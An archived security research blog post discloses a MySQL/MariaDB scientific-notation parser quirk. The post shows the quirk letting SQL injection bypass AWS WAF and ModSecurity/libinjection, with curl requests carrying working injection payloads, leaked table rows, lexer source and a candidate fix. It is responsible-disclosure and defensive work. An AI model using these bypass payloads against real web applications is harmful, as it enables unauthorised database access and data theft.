24/7 managed detection, response, and expert cybersecurity services

24/7 managed detection, response, and expert cybersecurity services - Marc Olivier Bergeron, @GoSecure_Inc, GoSecure.

- Published: date not stated
- Original: <https://www.gosecure.net/blog/2021/10/19/a-scientific-notation-bug-in-mysql-left-aws-waf-clients-vulnerable-to-sql-injection/>
- Preserved from: https://www.gosecure.net/blog/2021/10/19/a-scientific-notation-bug-in-mysql-left-aws-waf-clients-vulnerable-to-sql-injection/ (browser) on 2026-08-09
- Licence: unknown

Content

> UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

GoSecure ethical hackers found a bug in MySQL that has security consequences. As a result, AWS Web Application Firewall (WAF) customers were left unprotected to SQL injection. Our research team further confirmed modsecurity to be affected, but protection is within reach as described in this blog.

The discovery

In 2013, a presentation at BlackHat titled SQLi Optimization and Obfuscation Techniques from Roberto Salgado introduces multiple bypass techniques for SQL injections. It included techniques for MySQL and MariaDB. In 2018, GoSecure ethical hackers revisited that presentation and started to do some tests with MySQL and MariaDB locally. We found out that the scientific notation bug mentioned in that presentation had wider consequences than it seemed. Turns out it is possible to achieve wonderful things with it - wonderful from an attacker's perspective that is. This bug allows the SQL syntax to remain valid even though it should not be valid, confusing security defenses.

Scientific notation, and specifically the e notation, has been integrated into many programming languages including SQL. It is not clear if that is part of all SQL implementations, but it is part of the MySQL/MariaDB implementation. Here is an example of scientific notation integrated into an SQL query. In fact, it is the one from the 2013 BlackHat presentation. The e notation will be ignored because it is used in an invalid context.

```
`SELECT table_name FROM information_schema 1.e.tables`
```

So, in effect, the previous query will behave the same as:

```
`SELECT table_name FROM information_schema .tables`
```

With a couple of tests, we found that it was possible to follow the keyword "1.e" with the following characters:

```
( ) . , | & % * ^ /
```

To illustrate the issue, we will use the example data set below to demonstrate:

```
`mysql> describe test;
+-------+--------------+------+-----+---------+-------+
| Field | Type         | Null | Key | Default | Extra |
+-------+--------------+------+-----+---------+-------+
| id    | int          | YES  |     | NULL    |       |
| test  | varchar(255) | YES  |     | NULL    |       |
+-------+--------------+------+-----+---------+-------+
2 rows in set (0.01 sec)

mysql> select id, test from test;
+------+-----------+
| id   | test      |
+------+-----------+
|    1 | admin     |
|    2 | usertest1 |
|    3 | usertest2 |
+------+-----------+
3 rows in set (0.00 sec)`
```

Let's see what we can achieve with the keyword "1.e" and the characters that can follow that keyword:

```
`mysql> select id 1.1e, char 10.2e(id 2.e), concat 3.e('a'12356.e,'b'1.e,'c'1.1234e)1.e, 12 1.e*2 1.e, 12 1.e/2 1.e, 12 1.e|2 1
+------+--------------------------------------+--------------------------------------+----------+----------+----------+----------+----------+
| id   | char 10.2e(id 2.e)                   | concat 3.e('a'12356.e,'b'1.e,'c'1.1234e) | 12 1.e*2 | 12 1.e/2 | 12 1.e|2 | 12 1.e^2
+------+--------------------------------------+--------------------------------------+----------+----------+----------+----------+----------+
|    1 | 0x01                                 | abc                                  |     24 |   6.0000 |     14 |     14 |      0 |      0 |
|    2 | 0x02                                 | abc                                  |     24 |   6.0000 |     14 |     14 |      0 |      0 |
|    3 | 0x03                                 | abc                                  |     24 |   6.0000 |     14 |     14 |      0 |      0 |
+------+--------------------------------------+--------------------------------------+----------+----------+----------+----------+----------+
3 rows in set (0.00 sec)`
```

The above query is the equivalent of the following query:

```
`mysql> select id, char(id), concat('a','b','c'), 12*2, 12/2, 12|2, 12^2, 12%2, 12&2 from test.test;
+------+-------------------+--------------------+------+--------+------+------+------+------+
| id   | char(id)          | concat('a','b','c') | 12*2 | 12/2   | 12|2 | 12^2 | 12%2 | 12&2 |
+------+-------------------+--------------------+------+--------+------+------+------+------+
|    1 | 0x01              | abc                |   24 | 6.0000 |   14 |   14 |    0 |    0 |
|    2 | 0x02              | abc                |   24 | 6.0000 |   14 |   14 |    0 |    0 |
|    3 | 0x03              | abc                |   24 | 6.0000 |   14 |   14 |    0 |    0 |
+------+-------------------+--------------------+------+--------+------+------+------+------+
3 rows in set (0.00 sec)`
```

That's crazy, right? Let's see how we can exploit this bug with real products.

It should be noted that the number in the keyword "1.e" does not matter. Any number can be in between the dot and the "e", and that the dot is mandatory (e.g. "1337.1337e" also works).

Abusing the bug to bypass the AWS Web Application Firewall (WAF)

Amazon Web Services (AWS) has a product named CloudFront that can be combined with AWS WAF with predefined rules that help companies protect their web applications from intrusion. However, during an engagement, we found out that the rule "SQL Database" in AWS WAF could be bypassed with the bug shown in the previous section.

A simple query can show that the WAF blocks the request with the famous, *1' or '1'='1* injection:

```
`$ curl -i -H "Origin: http://my-domain" -X POST \
  "http://d36bjalk0ud0vk.cloudfront.net/index.php" -d "x=1' or '1'='1"
HTTP/1.1 403 Forbidden
Server: CloudFront
Date: Wed, 21 Jul 2021 21:38:16 GMT
Content-Type: text/html
Content-Length: 919
Connection: keep-alive
X-Cache: Error from cloudfront
Via: 1.1 828380fdf2467860fea66d7412803418.cloudfront.net (CloudFront)
X-Amz-Cf-Pop: YUL62-C1
X-Amz-Cf-Id: eh5LR9w1Cjccxf5JAZ4yTkrsILZL3PLjqwCQbBUD_zakHi53NPCJrg==
``
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
  "http://www.w3.org/TR/html4/loose.dtd">
<HTML><HEAD><META HTTP-EQUIV="Content-Type" CONTENT="text/html; charset=iso-8859-1">
<TITLE>ERROR: The request could not be satisfied</TITLE>
</HEAD><BODY>
<H1>403 ERROR</H1>
<H2>The request could not be satisfied.</H2>
<HR noshade size="1px">
Request blocked.
We can't connect to the server for this app or website at this time. There might be too much traffic or a configuration e
<BR clear="all">
If you provide content to customers through CloudFront, you can find steps to troubleshoot and help prevent this erro
<BR clear="all">
<HR noshade size="1px">
<PRE>
Generated by cloudfront (CloudFront)
Request ID: eh5LR9w1Cjccxf5JAZ4yTkrsILZL3PLjqwCQbBUD_zakHi53NPCJrg==
</PRE>
<ADDRESS>
</ADDRESS>
</BODY></HTML>`
```

Now, let's see what happens if we use scientific notation in this simple injection taking advantage of the bug:

```
`$ curl -i -H "Origin: http://my-domain" -X POST \
  "http://d36bjalk0ud0vk.cloudfront.net/index.php" -d "x=1' or 1.e(1) or '1'='1"
HTTP/1.1 200 OK
Content-Type: text/html; charset=UTF-8
Content-Length: 32
Connection: keep-alive
Date: Wed, 21 Jul 2021 21:38:23 GMT
Server: Apache/2.4.41 (Ubuntu)
X-Cache: Miss from cloudfront
Via: 1.1 eae631604d5db564451a93106939a61e.cloudfront.net (CloudFront)
X-Amz-Cf-Pop: YUL62-C1
X-Amz-Cf-Id: TDwloIP9mvJGtcwB5vBoUGr-JRxzcX-ZLuumG9F4vioKl1L5ztPwUw==

1    admin
2    usertest1
3    usertest2`
```

The above proof of bypass alone was enough to pique our interest on why and how this bug works, in order to disclose the bug properly and demonstrate the impact on security to the parties concerned.

Investigation of the bug

At first, we did not disclose this bug to MySQL and MariaDB as we did not see the impact. It did not affect the data in any way, nor did it let you escalate your privileges until we found the WAF bypass. Now that we have a concrete security impact, let's find out how this bug is made possible and why it behaves like this.

Keep in mind that the following explanation was kept intentionally brief.

First, MySQL and MariaDB work by finding tokens in the query, like numbers, strings, comments, end of line, etc. Once the code believes that it knows what kind of token it is, it sends it through the right function to parse that token.

Second, the segment of code that we want to look at is the integer or real number parser as the code will first arrive at that segment:

```
`case MY_LEX_INT_OR_REAL:  // Complete int or incomplete real
  if (c != '.') {         // Found complete integer number.
    yylval->lex_str = get_token(lip, 0, lip->yyLength());
    return int_token(yylval->lex_str.str, (uint)yylval->lex_str.length);
  }  // fall through`
```

Third, the code will find a dot and fall through the real number function and this is the code we want to understand:

```
`case MY_LEX_REAL:  // Incomplete real number
  while (my_isdigit(cs, c = lip->yyGet()))
    ;

  if (c == 'e' || c == 'E') {
    c = lip->yyGet();
    if (c == '-' || c == '+') c = lip->yyGet();  // Skip sign
    if (!my_isdigit(cs, c)) {                    // No digit after sign
      state = MY_LEX_CHAR;
      break;
    }
    while (my_isdigit(cs, lip->yyGet()))
      ;
    yylval->lex_str = get_token(lip, 0, lip->yyLength());
    return (FLOAT_NUM);
  }
  yylval->lex_str = get_token(lip, 0, lip->yyLength());
  return (DECIMAL_NUM);`
```

At this point, the code already handled the digits before the dot and starts getting all the digits after the dot. Then, a condition verifies if the character is an "e" or "E" and then, gets the next character. If that character is not a digit, the state is set to "MY_LEX_CHAR" and then end the switch statement with the "break" operator, which goes back at the beginning of the switch case.

Finally, the following case statement is reached and this is where the token is completely forgotten and dropped from the query:

```
`case MY_LEX_CHAR:  // Unknown or single char token
case MY_LEX_SKIP:  // This should not happen
  if (c == '-' && lip->yyPeek() == '-' &&
      (my_isspace(cs, lip->yyPeekn(1)) ||
       my_iscntrl(cs, lip->yyPeekn(1)))) {
    state = MY_LEX_COMMENT;
    break;
  }

  if (c == '-' && lip->yyPeek() == '>')  // '->'
  {
    lip->yySkip();
    lip->next_state = MY_LEX_START;
    if (lip->yyPeek() == '>') {
      lip->yySkip();
      return JSON_UNQUOTED_SEPARATOR_SYM;
    }
    return JSON_SEPARATOR_SYM;
  }

  if (c != ')') lip->next_state = MY_LEX_START;  // Allow signed numbers

  /*
    Check for a placeholder: it should not precede a possible identifier
    because of binlogging: when a placeholder is replaced with its value
    in a query for the binlog, the query must stay grammatically correct.
  */
  if (c == '?' && lip->stmt_prepare_mode && !ident_map[lip->yyPeek()])
    return (PARAM_MARKER);

  return ((int)c);`
```

The case "MY_LEX_CHAR" is simply a falling through the case "MY_LEX_SKIP" because as we can read the comment "Unknown or single char token" and MySQL just does not know what to do with this at this point. In the case "MY_LEX_SKIP", the function will end by returning the character. One thing to note is that if the character is not a close parenthesis, the state is set to "MY_LEX_START" which will start a new token. Either way, even if it ends with a close parenthesis, it still never returns the token and therefore, it is dropped.

A Candidate Fix

A candidate fix would be simple as aborting the query if the token is incorrect, instead of letting it go through. When MySQL or MariaDB finds a start of a float token and that the float token is not followed by a digit, it should abort the query.

```
`if (c == 'e' || c == 'E') {
  c = lip->yyGet();
  if (c == '-' || c == '+') c = lip->yyGet();  // Skip sign
  if (!my_isdigit(cs, c)) {                   // No digit after sign
    return (ABORT_SYM); // <--- Fix here!
  }
  while (my_isdigit(cs, lip->yyGet()))
    ;
  yylval->lex_str = get_token(lip, 0, lip->yyLength());
  return (FLOAT_NUM);
}`
```

We submitted our fix to the MySQL and MariaDB projects. Note, this is not what we usually do since project maintainers are often better suited to fix security issues. However, in this case, since this isn't a security issue in MySQL/MariaDB per se, we thought that providing a fix would increase the chances for a quick resolution. Also, I was personally interested in navigating that big C/C++ codebase to find where the issues were.

Bug with Security Implications


As outlined before, the security implications of this issue are outside the control of MySQL and MariaDB. Any WAF or similar security products that would disregard SQL requests formed like this would be vulnerable. The situation is complex. If requests are malformed, it is natural that security products wouldn't consider them valid SQL, thus making them unnecessary to block.

What About ModSecurity?

[image: the modsecurity logo]We first found the bug on AWS WAF and reported it. However, we decided late to evaluate ModSecurity which is a popular WAF for Apache and nginx. It bundles libinjection and we also found it to be affected by this confusion bug.

Here is a demonstration of modsecurity's capability to block a malicious pattern for SQL injection. A forbidden page is returned which is the consequence of detection.

[caption id="attachment_3511" align="aligncenter" width="649"]



modsecurity (with libinjection) in action blocking an SQL injection[/caption]


```
`crs_1  | 192.168.208.1 - - [08/Oct/2021:19:28:09 +0000] "GET /index.php?genre=action%27%20or%20%27%27=%27 HT

crs_1  | [Fri Oct 08 19:28:40.345633 2021] [:error] [pid 218:tid 140514141660928] [client 192.168.208.1:49958] [client 1
```

Logs from modsecurity highlighting that libinjection was trigged

We can circumvent this defense by prefixing our scientific notation "1.e" to a literal expression. Libinjection internally tokenizes the parameter and identifies contextual section types such as comments and strings. Libinjection sees the string "1.e" as an unknown SQL keyword and concludes that it is more likely to be an English sentence than code. When libinjection is unaware of an SQL function the same behavior can be exhibited.

[caption id="attachment_3510" align="aligncenter" width="649"]



Demonstration of the modsecurity and libinjection bypass[/caption]

When we reached out to the OWASP Core Rule Set (CRS) security team they indicated that effective protection is available if the rule set is configured to at least paranoia level 2, which is what is recommended to detect obfuscated attacks.

Timeline

- 2021-02-11: Abusing the bug through AWS WAF as part of an engagement
- 2021-08-16: Disclose the WAF bypass abusing this bug to Amazon
- 2021-09-29: Asked for a status update
- 2021-10-01: AWS said the issue is fixed
- 2021-10-01: Found ModSecurity/libinjection to be affected as well
- 2021-10-04: Confirmed the AWS WAF fix
- 2021-10-04: Sent the candidate fix to MySQL and MariaDB
- 2021-10-05: Disclosed to ModSecurity/libinjection via the OWASP Core Rule Set project (CRS)
- 2021-10-05: Confirmed the paranoia level 2 workaround in ModSecurity/libinjection
- 2021-10-19: Public disclosure

Conclusion

This security issue is unlike many others since it could be easily downplayed to be a simple parser bug. We are glad that AWS understood the risk and decided to fix this in their WAF, especially since this is a strange situation which we have never seen before that left Amazon customers potentially unprotected.

Hopefully, in the long run, MySQL and MariaDB will fix the bug and 10 years from now we will be able to remove this strange parser behavior from our WAFs.

Special thanks to Philippe Arteau who did the additional testing on ModSecurity/libinjection.
